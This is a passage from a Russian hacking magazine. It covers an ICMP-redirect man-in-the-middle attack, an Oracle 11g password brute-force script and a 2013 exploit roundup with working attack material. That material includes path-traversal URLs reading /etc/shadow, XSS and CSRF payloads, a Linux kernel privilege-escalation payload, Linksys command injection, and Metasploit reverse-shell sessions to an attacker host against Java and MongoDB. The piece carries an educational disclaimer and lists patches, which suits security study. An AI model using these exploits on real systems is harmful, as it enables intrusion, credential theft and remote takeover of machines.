- 192.168.79.137 — хост атакующих, то есть нас;
- 192.168.79.2 — основной роутер жертвы, он же «gateway»;
- 8.8.8.8 — DNS-сервер жертвы (от Гугла).

Таким образом, мы находимся в одном сегменте с жертвой, а второй хост (8.8.8.8), роут до которого мы хотим изменить и пустить данные через нас, находится где-то вне сегмента. То есть изначально данные от жертвы идут через роутер к DNS-серверу, а после атаки будут идти через нас.

Провести атаку можно различными тулзами — это и классический Ettercap, и виндовый Intercepter-NG. Но мне приглянулся Responder от SpiderLabs (goo.gl/Uvzzy). Это набор тулзенок на Python'е, специально сделанный для различных атак в Windows-сетях. Атака проводится всего одной командой:

```
python Icmp-Redirect.py -I eth0 -i 192.168.79.137 -g ↵
192.168.79.2 -t 192.168.79.130 -r 8.8.8.8
```

Расписывать, что есть что, не буду. Если соотнести с общей схемой сети, то все должно быть понятно. Можно разве что отметить несколько моментов. Во-первых, новый роут добавляется временно — на десять минут. Но мы можем повторять атаку сколько угодно раз. Во-вторых, мы можем добавить любое количество роутов до хостов (даже к тем, к которым жертва еще не подключалась). В-третьих, сама эта атака будет полудуплексная (half-duplex), то есть подключения из «внешних» сетей мы перехватить не сможем, поскольку обмануть таким образом сам роутер не получится. Кроме того, при проведении MITM-атаки нам надо будет учитывать, что подключение к удаленному хосту надо делать со своего IP-адреса, а не от имени жертвы, по этой же причине. Итог атаки можно увидеть на рис. 4.

Рис. 3. **Пакет ICMP redirect «вживую»**

Рис. 4. **Эффект ICMP redirect'а на таблицу маршрутизации**

«ОБОЙТИ АУТЕНТИФИКАЦИЮ» В ORACLE 11G

РЕШЕНИЕ

СУБД Oracle очень распространенный продукт, а для многих даже слишком критичный. Ведь база данных — это чаще всего сердце (хотя по своим функциям — хранить и выдавать информацию — это, скорее, жировые отложения) любого крупного проекта. По опыту могу сказать, что в корпоративных сетях именно СУБД часто оказываются слабым звеном. И потому я постараюсь описать какие-то интересные проблемы в этой области.

Для начала же мы поговорим о нашумевшей уязвимости, о которой не так давно было рассказано на конференции Ekoparty. Нашел ее Эстебан Мартинес Файо (Esteban Martinez Fayo). Суть ее в том, что мы можем тайком перебирать пароль к СУБД Oracle 11g (11.1.0.6, 11.1.0.7, 11.2.0.1, 11.2.0.2, 11.2.0.3). Наверное, сначала следовало бы рассказать о самом процессе аутентификации в Oracle 11, но в связи с ограниченностью Easy Hack'а и «остывающей» актуальностью дырки (в октябре наконец-то вышел нормальный патч от Oracle) я оставлю подробную теорию для следующего номера, а сейчас кратко.

Когда кто-то пытается подключиться к БД, он отправляет имя пользователя. Сервер же в ответ посылает случайный сессионный ключ и соль, с помощью которых пользователь сможет зашифровать свой хеш пароля и отправить его на сервер.

Так вот, уязвимость состоит в том, что на основании имеющегося сессионного ключа и соли хакер имеет возможность перебирать пароли (точнее, хеши паролей). Причем достаточно быстро. По PR-заявке — 5 часов на восьмибуквенный пароль. Причем в СУБД даже не останется логов о неверном вводе пароля! Хакер, просто подключившись к СУБД и указав правильный ID базы данных (заполучить его просто) и имя пользователя (например, стандартного SYS, SYSTEM), получит от сервера сессионный ключ и соль. Далее он отключается от СУБД (пароль не вводил, а потому и записи в логах нет). И все! Теперь он может где-то у себя запустить перебор и ждать итогов. По мне, так шикарная атака. Но давай присмотримся, почему это возможно. Это интересно.

Сессионный ключ — это случайное число длиной в 40 байт. Сессионный ключ зашифрован с использованием AES. Клиенту необходимо расшифровать сессионный ключ, для того чтобы потом использовать его для шифрования своего пароля (но это сейчас не так важно).

Для того чтобы расшифровать сессионный ключ, клиенту нужна соль и свой пароль. Он их конкатенирует и хеширует SHA-1:

```
key_for_session_key=sha1(password+salt);
```

Но это все не так важно. Важнейший момент — это то, что AES — блочный, CBC-алгоритм. А это значит, что работает он с блоками. Размер — 16 байт. Но посмотри выше. Длина сессионного ключа — 40 байт. Значит, чтобы зашифровать, данные должны быть дополнены. И, как говорит Эстебан, здесь был главный прокол 11-й версии аутентификации (метод аутентификации в каждой версии свой — в 9, 10, 11, 12-й. Вот психи!). Для паддинга (дополнения данных) используется метод от стандарта PKCS7. Он гласит, что значение каждого байта должно быть равно количеству добавляемых байт. Добавляем 3 байта — будет значение «03 03 03», добавляем 5 — «05 05 05 05 05».

И так как для заполнения последнего блока AES не хватает 8 байт (40 – 3 × × 16 = –8), то в конец сессионного ключа добавляется PKCS7 паддинг «08 08 08 08 08 08 08 08».

Для получения зашифрованного вида сессионного ключа (того, что клиент получает от сервера) используется примерно следующая формула:

```
E_sk= AES_192_CBC (sk+ {0x08}*8, sha1(password+salt));
```

- E_sk — зашифрованный сессионный ключ;
- sk — сессионный ключ.

Так вот, эта постоянность добавочных данных и есть причина проблемы. Мы можем устроить брутфорс и проворачивать обратную операцию — расшифровывать полученный нами от сервера зашифрованный сессионный ключ с различными значениями пароля, а проверять успешность расшифровки по строчке паддинга (08 08 08 ...).

Практическая реализация есть на Python'е — goo.gl/tia1j (просто, чтобы понять идею), но для реального перебора лучше воспользоваться JohnTheRipper с jumbo-паком (goo.gl/t3L9i).

Надеюсь, идея атаки понятна. Мы подключаемся, получаем данные от сервера и пытаемся расшифровать эти данные с различными значениями паролей. Успешность нахождения пароля определяем по получаемому паддингу. В конце осени Oracle закрыла уязвимость тем, что отказалась от 11-й версии протокола. И теперь новые версии работают под 12-й (в ней паддинг случайный), те, кто не могут, — на 10-й.

Не могу не позлословить. На самом деле, кипиш из-за этой уязвимости поднялся большой. Да и Oracle, как всегда, странно себя вела. Но, ИМХО, Oracle какой раз старается изобрести велосипед — безопасную версию аутентификации. А это дело не очень простое, потому и получают. Та же Microsoft с ее SQL-сервером совсем не парится по этому вопросу. В нем без проблем можно получить MITM'ом логин и пароль, но MS сказала, что не будет исправлять эту уязвимость. Говорит: хотите безопасно — юзайте SSL или стороннюю аутентификацию...

Ну вот и все. Надеюсь, что было интересно :). Если есть пожелания по разделу Easy Hack или есть желание поресерчить — пиши на ящик. Всегда рад :).

И успешных познаний нового! ☲

```
import hashlib
from Crypto.Cipher import AES

def decrypt(session,salt,password):
        pass_hash = hashlib.sha1(password+salt)

        #......... ..... ..... .......... .. 24 ....
        key = pass_hash.digest() + '\x00\x00\x00\x00'
        decryptor = AES.new(key,AES.MODE_CBC)
        plain = decryptor.decrypt(session)
        return plain

#............. ........... ...... 48 ....
session_hex = 'EA2043CB8B46E3864311C68BDC161F8CA170363C1E6F57F3EBC6435F541A8239B6DBA16EAAB5422553A7598143E78767'

#.... 10 ....
salt_hex = 'A7193E546377EC56639E'

passwords = ['test','password','oracle','demo']

for password in passwords:
        session_id = decrypt(session_hex.decode('hex'),salt_hex.decode('hex'),password)
        print 'Decrypted session_id for password "%s" is %s' % (password,session_id.encode('hex'))
        if session_id[40:] == '\x08\x08\x08\x08\x08\x08\x08\x08':
                print 'PASSWORD IS "%s"' % password
                break
```

Python-скрипт для перебора паролей к сессионному ключу для Oracle 11g

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru
@dukebarman



Этот месяц можно назвать весьма продуктивным. Исследователи обрадовали нас сразу несколькими уязвимостями для ядра Linux. Также в наш обзор вернулись продукты от Cisco. Ну и традиционный 0-day для Java.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

'SCTP_GET_ASSOC_STATS()' — ПЕРЕПОЛНЕНИЕ БУФЕРА В ЯДРЕ LINUX

CVSSv2:	7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	23 марта 2013 года
Автор:	Petr Matousek
CVE:	2013-1828

Кто бы что ни говорил, а ошибки типа переполнения буфера допускали, допускают и будут допускать. В этот раз подобный баг проявился в ядре Linux. Ошибка была допущена в сокете SCTP_GET_ASSOC_STATS, где длина запрашиваемого буфера проверялась только лишь на минимум.

```
static int sctp_getsockopt_assoc_stats(struct sock *sk, ↵
int len, char __user *optval, int __user *optlen
...

if (len < sizeof(sctp_assoc_t))
    return -EINVAL;
if (copy_from_user(&sas, optval, len))
    return -EFAULT;
```

Исправили это довольно просто:

```
len = min_t(size_t, len, sizeof(sas));
```

Коммит можно посмотреть в git-репозитории bit.ly/XZbaSu.

EXPLOIT. Для эксплуатирования ошибки нам нужно обратиться к сокету SCTP_GET_ASSOC_STATS и получить флаг с помощью функции getsockopt и буфером больше, чем поддерживает сокет.

```
#define SCTP_GET_ASSOC_STATS 112
#define SOL_SCTP 132
...

char *buf = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
socklen_t len = strlen(buf);
int fd = socket(AF_INET, SOCK_STREAM, IPPROTO_SCTP);
getsockopt(fd, SOL_SCTP, SCTP_GET_ASSOC_STATS, buf, &len);
```

TARGETS. Linux Kernel 3.8.2.

SOLUTION. Вендор уведомлен, поэтому остается ждать обновления от коммитеров дистрибутивов либо пересобрать ядро самостоятельно.

НЕСКОЛЬКО УЯЗВИМОСТЕЙ В CISCO VIDEO SURVEILLANCE OPERATIONS MANAGER

CVSSv2	7.8 (AV:R/AC:L/Au:N/C:C/I:N/A:N)
Дата релиза:	3 марта 2013 года
Автор:	Bassem
CVE:	N/A

Давно в наш раздел эксплойтов не попадали продукты Cisco, но, как говорится, «если замок сделал человек, то человек его же и сможет взломать». В этот раз атакующий может читать системные файлы через read_log.jsp и read_log.dep, в которых нет проверок имен и путей файлов.

```
protected LinkedList getBwhttpdLog( String logName, ↵
String theOrder) {
    String logPath  = "/usr/BWhttpd/logs/";
    String theLog   = logPath + logName;
    LinkedList resultList = new LinkedList();

    try {
        BufferedReader in = new BufferedReader(new ↵
        FileReader(theLog));
        String theLine = "";
        while( (theLine = in.readLine()) != null ) {
            if( theOrder.indexOf("descending") > -1 ) {
                resultList.addFirst(theLine);
            } else {
                resultList.addLast(theLine);
            }
        }
...
```

EXPLOIT. Пример чтения файлов:

```
http://serverip/BWT/utils/logs/read_log.jsp?filter=↵
&log=../../../../../../../../../etc/passwd,
http://serverip/BWT/utils/logs/read_log.jsp?filter=↵
&log=../../../../../../../../../etc/shadow.
```


Помимо уязвимости типа чтения файлов, можно провести XSS-атаку через главную страницу:

```
http://serverip/vsom/index.php/"/title><script>alert↵
("ciscoxss");</script>.
```

```
Google dork: intitle:"Video Surveillance Operations Manager >
Login".
```

TARGETS. Тестировалось только на Cisco Video Surveillance Operations Manager 6.3.2.

SOLUTION. Вендор был уведомлен, но исправления до сих пор нет.



Описание уязвимости на сайте securityfocus.com

РАСКРЫТИЕ ПУТЕЙ ЧЕРЕЗ FILEMANAGER.PHP В OPENCART 1.5.5.1

CVSSv2:	5.0 (AV:R/AC:L/Au:N/C:P/I:N/A:N)
Дата релиза:	19 марта 2013 года
Автор:	waraxe
CVE:	2013-1891

В этот раз причина уязвимости не в отсутствии защиты, а в ее недостаточной продуманности. Программисты хотели не позволить атакующему читать другие файлы и сделали фильтрацию символов «../» путем замены их с помощью функции str_replace.

```
public function directory() {
    $json = array();
    if (isset($this->request->post['directory'])) {
        $directories = glob(rtrim(DIR_IMAGE . 'data/' . ↵
        str_replace('../', '', $this->request->post↵
        ['directory']), '/') . '/*', GLOB_ONLYDIR);
```

Такую защиту можно обойти двумя способами:

1. Если магазин установлен на сервере под управлением ОС Windows, достаточно запросить файл по правилам этой операционной системы «\..».
2. Фильтр берет только символы «../», и достаточно немного поразмыслить, чтобы обойти его. Ниже показан пример.

EXPLOIT. Сложность эксплуатации заключается в том, что файл filemanager.php доступен только админу, поэтому атакующему требуется «подбросить» свою страницу с POST-запросом к удаленному файловому менеджеру и правильным токеном.

Для ОС Windows:

```
<html><body><center>
<form action="http://localhost/oc1551/admin/index.php?route=↵
common/filemanager/directory&token=92aa6ac32b4c8e7a175c3dc9f7↵
754d25" method="post">
  <input type="hidden" name="directory" value="..\..\..\">
  <input type="submit" value="Test">
</form>
</center></body></html>
```

Для всех:

```
<input type="hidden" name="directory" value=↵
".../.../.../.../.../.../">
```

После этого мы получим ответ в формате JSON со всеми директориями на уровень выше от директории OpenCart.

В filemanager.php находятся еще около 14 уязвимых функций, которые используют «безопасную» конструкцию. Список самых интересных:

```
public function directory() — список подразделов
public function files() — список файлов с изображениями
public function create() — создание нового раздела
public function delete() — удаление файлов или разделов
public function move() — перемещение файлов или разделов
public function copy() — копирование файлов или разделов
public function rename() — переименование файлов или разделов
public function upload() — загрузка файлов или разделов
```

TARGETS. OpenCart 1.4.x–1.5.5.1.

SOLUTION. Патча от разработчика пока не поступало.

ПРАВА ROOT ЧЕРЕЗ SOCK_DIAG_HANDLERS

CVSSv2:	7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	25 февраля 2013 года
Автор:	Mathias Krause, SynQ, sd
CVE:	2013-1763

Уязвимость находится в файле sock_diag.c, где через константу указано, что в ядре лежит массив из 40 указателей.

```
static const struct sock_diag_handler *sock_diag_handlers↵
[AF_MAX];
```

При этом мы можем вызвать sock_diag_rcv_msg() с параметром SOCK_DIAG_BY_FAMILY -> __sock_diag_rcv_msg и произвольным значением sdiag_family, то есть больше стандартных сорока. Тогда за указанным массивом ядро попытается взять указатель на структуру sock_diag_handler, где по смещению 4 лежит указатель на функцию dump(), которую затем попытается выполнить.

```
// Возвращает адрес массива[наше_1-байтное_число]
hndl = sock_diag_lock_handler(req->sdiag_family);
if (hndl == NULL)
     err = -ENOENT;
else
// Вызов функции по указателю
     err = hndl->dump(skb, nlh);
```

EXPLOIT. Для эксплойта нужно найти адрес в куске памяти, лежащий после массива sock_diag_handlers[AF_MAX], который можно менять самим. Например:

```
c1a487a0 b sock_diag_handlers
c1a48840 B flow_cache_genid
c1a48860 b flow_cache_global
c1a488b0 b flow_cache_gc_lock
...

c1a488e0 b nl_table_users
c1a488e4 b nl_table
...

c1a48980 B proc_net_netfilter
c1a489a0 B nf_hooks_needed
```

Будем использовать nl_table:

```
static struct netlink_table *nl_table;
struct netlink_table {
     struct nl_pid_hash         hash;
     struct hlist_head          mc_list;
     struct listeners __rcu     *listeners;
     unsigned int               nl_nonroot;
     unsigned int               groups;
     struct mutex               *cb_mutex;
     struct module              *module;
     int                        registered;
};
struct nl_pid_hash {
     struct hlist_head          *table;
     unsigned long              rehash_time;
     unsigned int               mask;
     unsigned int               shift;
     unsigned int               entries;
     unsigned int               max_shift;
     u32                        rnd;
};
```

В итоге со смещением 4 байта по указателю на nl_table будет находиться «unsigned long rehash_time», в результате нескольких перезагрузок его значение будет лежать в диапазоне 0x10000…0x20000. Поэтому выделим по этим адресам память с помощью mmap, забьем NOP'ами 0x90 и добавим наш payload:

```
// Начальный адрес выделения памяти
mmap_start = 0x10000;
// Размер куска, такой длинный выбран из-за Fedora
mmap_size = 0x120000;
// Проверка на возможность записи
if (mmap((void*)mmap_start, mmap_size, PROT_READ|PROT_WRITE|↵
PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) == ↵
MAP_FAILED) {
        printf("mmap fault\n");
        exit(1);
}
// Забиваем NOP'ами
memset((void*)mmap_start, 0x90, mmap_size);
// Полезная нагрузка
char jump[] = "\x55\x89\xe5\xb8\x11\x11\x11\x11\xff\xd0\x5d\xc3";
unsigned long *asd = &jump[4];
*asd = (unsigned long)kernel_code;
// Копирование нашего payload в память
memcpy( (void*)mmap_start+mmap_size-sizeof(jump), jump, ↵
sizeof(jump));
```

Публичные эксплойты под разные дистрибутивы (Ubuntu, Fedora, Arch Linux) писались в основном на русском форуме «белошляпников» bit.ly/YtE4wl.

TARGETS. Linux Kernel 3.3–3.8.

SOLUTION. Доступно обновление с исправлением данной ошибки от производителя.

JAVA CMM REMOTE CODE EXECUTION

CVSSv2:	9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза:	29 марта 2013 года
Автор:	Неизвестен
CVE:	2013-1493

В очередной раз уязвимость первоначально была найдена злоумышленниками и эксплуатировалась в сплоит-паках. Уязвимость типа memory corruption существует в функции CMM.cmmColorConvert, для обмана которой создаются два класса BufferedImage, где один с валидными полями проходит проверку за оба. С помощью созданного изображения с определенными растровыми параметрами можно вызвать падение приложения и далее прочесть или повредить память JVM.

EXPLOIT. В некоторых найденных эксплойтах первый класс называется ImAplpha, и это оправданно — из-за большого значения оффсета alpha-канала для буфера приемника.

```
this.soffsets = new int[] { 0, 1, 2, 3 };
this.doffsets = new int[] { 0, 1, 2, 50000000 };
```

Инициализация «хорошего» и «плохого» класса несколько отличается, как раз в значении альфа-канала:

```
int sWidth = 168; int sHeight = 1;
int spStride = 4; int ssStride = spStride * sWidth;
```

```
msf exploit(java_cmm) > rexploit
[*] Stopping existing job...
[*] Reloading module...
[*] Exploit running as background job.

[*] Started reverse handler on 192.178.1.7:4444
[*] Using URL: http://0.0.0.0:8080/0ttG7uDWa
[*]  Local IP: http://192.178.1.7:8080/0ttG7uDWa
[*] Server started.
msf exploit(java_cmm) > [*] 192.178.1.137    java_cmm - handling request for /0ttG7uDWa
[*] 192.178.1.137    java_cmm - handling request for /0ttG7uDWa/
[*] 192.178.1.137    java_cmm - handling request for /0ttG7uDWa/HEStnqCi.jar
[*] 192.178.1.137    java_cmm - handling request for /0ttG7uDWa/HEStnqCi.jar
[*] Sending stage (752128 bytes) to 192.178.1.137
[*] Meterpreter session 1 opened (192.178.1.7:4444 -> 192.178.1.137:49200) at 2013-03-31 00:14:45 +0300

msf exploit(java_cmm) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-7
OS              : Windows 7 (Build 7701, Service Pack 1).
Architecture    : x87
System Language : en_US
Meterpreter     : x87/win32
meterpreter > getuid
Server username: WIN-7\Admin
```

Использование эксплойта для 2013-1493

```
int dWidth = sWidth; int dHeight = sHeight;
int dpStride = 1; int dsStride = 0;

ColorSpace scs = new ImAlpha.MyColorSpace(0, ↵
this.soffsets.length - 1);
ColorModel scm = new ComponentColorModel(scs, ↵
true, false, 1, 0);
SampleModel ssm = new ComponentSampleModel(0, sWidth, ↵
sHeight, spStride, ssStride, this.soffsets);
BufferedImage sbi = new ImAlpha.MyBufferedImage(sWidth, ↵
sHeight, 6, 0, scm, ssm);

for (int i = 0; i < ssStride; i++) {
  sbi.getRaster().getDataBuffer().setElem(i, 1);
}

ColorSpace dcs = new ImAlpha.MyColorSpace(0, ↵
this.doffsets.length - 1);
ColorModel dcm = new ComponentColorModel(dcs, ↵
true, false, 1, 0);
SampleModel dsm = new ComponentSampleModel(0, dWidth, ↵
dHeight, dpStride, dsStride, this.doffsets);
BufferedImage dbi = new ImAlpha.MyBufferedImage(sWidth, ↵
sHeight, 10, 0, dcm, dsm);
```

Здесь мы забиваем первый буфер единицами — setElem(i, 1), именно они и будут вызывать повреждение памяти. Сам процесс подмены заключается в переобъявлении некоторых методов стандартного класса BufferedImage.

Создание эксплойта и нахождение уязвимости потребовало огромного количества знаний и времени, поэтому и анализ такого эксплойта потянет на полноценную статью. Причем такая статья уже написана, к тому же на русском языке, так что тем, кто хочет лучше разобраться, советую прочитать анализ от el-, мембера форума damagelab: bit.ly/10ytMdG. Этот форум уже радовал нас в прошлый раз запуском Java-эксплойтов в паблик.

Пример эксплуатации уязвимости с помощью Metasploit:

```
msf > use exploit/multi/browser/java_cmm
msf exploit(java_cmm) > set TARGET 1
msf exploit(java_cmm) > set PAYLOAD ↵
                        windows/meterpreter/reverse_tcp
msf exploit(java_cmm) > set LHOST 192.168.24.141
msf exploit(java_cmm) > exploit
```

TARGETS.

- Java 7ux–7u15 включительно;
- Java 6ux–6u41 включительно;
- Java 5ux–5u40 включительно.

SOLUTION. Доступно обновление с исправлением данной ошибки от производителя.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В MONGODB NATIVEHELPER.APPLY

CVSSv2:	10 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	24 марта 2013 года
Автор:	agixid
CVE:	2013-1892

MongoDB содержит ошибки в функции nativeHelper.apply JS-движка SpiderMonkey, который используется в БД. Баг позволяет атакующему выполнить произвольный код через метод run(). Сам метод используется внутри клиента, например:

```
> run("uname","-a")
Sun Mar 24 07:09:49 shell: started program uname -a
sh1838| Linux mongo 2.6.32-5-686 #1 SMP Sun Sep 23 09:49:36 ↵
UTC 2012 i686 GNU/Linux
```

Если мы попытаемся удаленно вызвать этот метод, то получим ошибку:

```
> db.my_collection.find({$where:"run('ls')"})
error: {
 "$err" : "error on invocation of $where function:\nJS ↵
        Error: ReferenceError: run is not defined nofile_a:0",
 "code" : 10071
}
```

Мы забиваем первый буфер единицами — setElem(i, 1), именно они и будут вызывать повреждение памяти

При более близком рассмотрении run мы видим, что nativeHelper вызывается с переменной run_:

```
> run
function () {
    return nativeHelper.apply(run_, arguments);
}
```

Попытаемся запустить со стороны сервера, зная эти нюансы:

```
> db.my_collection.find({$where:'nativeHelper.apply(run_, ↵
                                ["uname","-a"]);'})
error: {
    "$err" : "error on invocation of $where function:\nJS ↵
              Error: ReferenceError: run_ is not defined ↵
              nofile_a:0",
    "code" : 10071
}
```

Что же кроется за переменной run_:

```
> run_
{ "x" : 135246144 }
```

Получается, что здесь массив, попробуем изменить его:

```
> db.my_collection.find({$where:'nativeHelper.apply↵
  ({"x":135246144}, ["uname","-a"]);'})

DBClientCursor::init call() failed
query failed : sthack.my_collection { ↵
$where: "nativeHelper.apply({"x":135246144}, ["uname",↵
"-a"]);" } to: 127.0.0.1:27017
Error: error doing query: failed
trying reconnect to 127.0.0.1:27017
reconnect 127.0.0.1:27017 failed couldn't connect to server ↵
127.0.0.1:27017
```

В итоге наш сервер падает! Чтобы понять, из-за чего это происходит, рассмотрим исходники файла ../mongo/scripting/engine_spidermonkey.cpp:

```
JSBool native_helper( JSContext *cx, JSObject *obj, uintN ↵
argc, jsval *argv, jsval *rval ) {
try {
    Convertor c(cx);
    NativeFunction func = reinterpret_cast(
        static_cast( c.getNumber( obj, "x" ) ) );
    void* data = reinterpret_cast<void*>(
        static_cast( c.getNumber( obj, "y" ) ) );
    verify( func );
    BSONObj a;
    if ( argc > 0 ) {
        BSONObjBuilder args;
        for ( uintN i = 0; i < argc; ++i ) {
            c.append( args, args.numStr( i ), argv[i] );
        }
        a = args.obj();
    }
    BSONObj out;
    try {
        out = func( a, data );
    }
    catch ( std::exception& e ) {
```

Как видим, NativeFunction func приходит из JS-объекта и вызывается без проверки. Например, попробуем передать какой-нибудь адрес:

```
> db.my_collection.find({$where:'nativeHelper.↵
  apply({"x":0x31337}, ["uname","-a"]);'})

Invalid access at address: 0x31337 from thread: conn1
Got signal: 11 (Segmentation fault).
```

EXPLOIT. У автора эксплойта довольно подробно расписан процесс его создания: bit.ly/WRl3nG, а мы можем воспользоваться уже доведенным автором же до ума модулем для Metasploit:

```
msf > use exploit/linux/misc/mongod_native_helper
msf exploit(mongod_native_helper) > show payloads
msf exploit(mongod_native_helper) > set PAYLOAD generic/↵
                                    shell_reverse_tcp
msf exploit(mongod_native_helper) > set LHOST 192.168.24.141
msf exploit(mongod_native_helper) > set RHOST 192.168.24.142
msf exploit(mongod_native_helper) > exploit
```

TARGETS. До MongoDB 2.4.0 включительно.

SOLUTION. Есть обновление, устраняющее проблему.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В E1500/E2500

CVSSv2:	9.0 (AV:R/AC:L/Au:SI/C:C/I:C/A:C)
Дата релиза:	5 февраля 2013 года
Автор:	Michael Messner
CVE:	N/A

Различные роутеры LinkSys от Cisco содержат уязвимость, приводящую к выполнению произвольного кода. Ошибка происходит из-за недостаточной проверки параметра ping_size, который далее попадает в скрипт /apply.cgi, что позволяет атакующему инжектировать различные команды. Сложность эксплуатации заключается в том, что злоумышленник должен быть залогинен либо должен использовать эту ошибку совместно с другими уязвимостями, например типа CSRF. Следующий уязвимый параметр — next_page. Он позволяет читать любые файлы устройства. Остальные уязвимости:.

EXPLOIT. Атаку можно провести как через POST-, так и через GET-параметры:

```
submit_button=Diagnostics&change_action=gozila_cgi&submit_↵
type=start_ping&actio n=&commit=0&ping_ip=1.1.1.1&ping_↵
size=%26ping%20192%2e168%2e178%2e102%26&ping_times=↵
5&traceroute_ip=
```

Далее уязвимость типа «раскрытие путей» через параметр next_page.


```
POST /apply.cgi HTTP/1.1
Host: 192.168.178.199
...
submit_type=wsc_method2&change_action=gozila_cgi&next_page=↵
../../proc/version
```

В ответ получаем:


```
HTTP/1.1 200 Ok
...
Linux version 2.6.22 (cjc@t.sw3) (gcc version 4.2.3) ↵
#10 Thu Aug 23 11:16:42 HKT 2012
```

Следующая уязвимость позволяет сбросить пароль, не зная старого. Также эту атаку можно провести через CSRF, подсунув админу ссылку вида:

```
http://<IP>/apply.cgi?submit_button=Management&change_action=↵
&action=Apply&PasswdModify=1&http_enable=1&https_enable=↵
0&ctm404_enable=&remote_mgt_https=0&wait_time=4&need_reboot=↵
0&http_passwd=admin&http_passwdConfirm=admin&_http_enable=↵
1&web_wl_filter=0&remote_management=0&nf_alg_sip=0&upnp_enable=↵
1&upnp_config=1&upnp_internet_dis=0
```



Пример эксплуатации уязвимости типа «раскрытие путей» в роутере E1500



Инжектируем OS-команды в роутер E1500

Не обошлось и без XSS-уязвимости, которая находится в параметре wait_time:

```
wait_time=3'%3balert('pwnd')//
```

Ну и в заключение приведу интересный трик — редирект пользователя на любую страницу при нажатии кнопки:

```
submit_button=http://www.pwnd.pwnd%0a&action=Apply&↵
submit_type=
```

Также существует модуль для Metasploit.

TARGETS.

